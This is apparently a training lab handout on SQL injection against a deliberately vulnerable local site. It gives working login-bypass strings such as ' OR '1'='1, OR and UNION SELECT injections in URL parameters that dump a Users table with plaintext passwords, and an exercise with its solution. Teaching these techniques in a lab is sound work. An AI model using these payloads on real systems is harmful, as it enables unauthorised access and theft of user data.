LOGIX ACADEMY


Lab: SQL Injection

Purpose


In this lab, we are going to demonstrate how an SQL injection is executed on a vulnerable website. You will also be required to carry out some SQL injection exercises.

SQL Injection Using Input Fields

1. Login to the Kali Linux VM (user: kali, password: kali)
2. Open the browser and open the URL: **localhost/sqli-basic**



3. See the results for a legitimate user (user: Jack, password: 123):




Welcome!

Congratulations on a successful login

Account Entries in DB

ID	Username	Password
1	Jack	123

4. Create a malicious SQL query using the following strings in username and password fields:



Logix Academy


SQL Injection Basic

LOGIN

User Name: ' OR '1'='1

Password: ' OR '1'='1

The results show that the malicious SQL query executed successfully and as a result, all the records in the Users table are displayed on the screen:




Welcome!

Congratulations on a successful login

Account Entries in DB

ID	Username	Password
1	Jack	123
2	John	Sydney
3	Alia	Cyborg
4	Alan	Mystery

5. You can craft a malicious SQL query by using blank for the last part of the query



Logix Academy

SQL Injection Basic


LOGIN

User Name ' OR ''='

Password ' OR ''='

SQL Injection By Modifying URL using OR Operator


1. Open the browser and open the URL: **localhost/sqli-union** and select Song ID ‘1’:



Logix Academy

SQL Injection Basic

The results show details of the selected song:



Welcome!


Song Successfully Selected!

SQL Query: SELECT * FROM Songs WHERE id='1'

Song Details

ID	Title	Artist
1	Quit Playing	Celine

2. Craft the malicious SQL query by inserting it directly in the URL:
   localhost/sqli-union/sql-union.php?id=1’ OR ‘1’=’1




SQL Query: SELECT * FROM Songs WHERE id='1'

Song Details

ID	Title	Artist
1	Quit Playing	Celine

The results show details of the selected song:



Welcome!

Song Successfully Selected!


SQL Query: SELECT * FROM Songs WHERE id='1' OR '1'='1'

Song Details

ID	Title	Artist
1	Quit Playing	Celine
2	Sunny Road	Bolton


SQL Injection By Modifying URL using UNION Operator

1. You can also craft the malicious SQL query by using the UNION operator:
   localhost/sqli-union/sql-union.php?id=1’ UNION SELECT * FROM Users WHERE ‘1’=’1



i-union.php?id=1' UNION SELECT * FROM Users WHERE '1'='1
http://localhost/sqli-union/sqli-union.php — Visit
localhost — Switch to Tab
localhost — localhost/sqli-union/sqli-union.php?id=1' UNION SELEC
Search for localhost/sqli-union/sqli-union.php?id=1' UNION SELECT * FROM Users WHERE '1'='1 with:

The UNION operator basically joins two queries into one and as the results show, we get results both for the Songs table as well as a listing of all the records in the User table. The formatting is not aligned because we are actually seeing two different types of output:



Welcome!

Song Successfully Selected!

SQL Query: SELECT * FROM Songs WHERE id='1' UNION SELECT * FROM Users WHERE '1'='1'

Song Details

ID	Title	Artist
1	Quit Playing	Celine
1	Jack	123
2	John	Sydney
3	Alia	Cyborg
4	Alan	Mystery

Task:

- Craft a malicious SQL query which displays all the Songs in the Songs table, but you must:
    - Insert SQL injection directly in the URL AND
    - Use only the Union Operator

(Solution on Next Page)


Solution:

- You should first select any song e.g., ID=’1’ from the dropdown menu to the correct URL to modify and then insert the injection in the URL as follows:

  localhost/sqli-union/sql-union.php?id=1’ UNION SELECT * FROM Songs WHERE ‘1’=’1

  OR

  localhost/sqli-union/sql-union.php?id=1’ UNION SELECT * FROM Songs WHERE ‘’=’



Welcome!

Song Successfully Selected!

SQL Query: SELECT * FROM Songs WHERE id='1' UNION SELECT * from Songs WHERE ''=''

Song Details

ID	Title	Artist
1	Quit Playing	Celine
2	Sunny Road	Bolton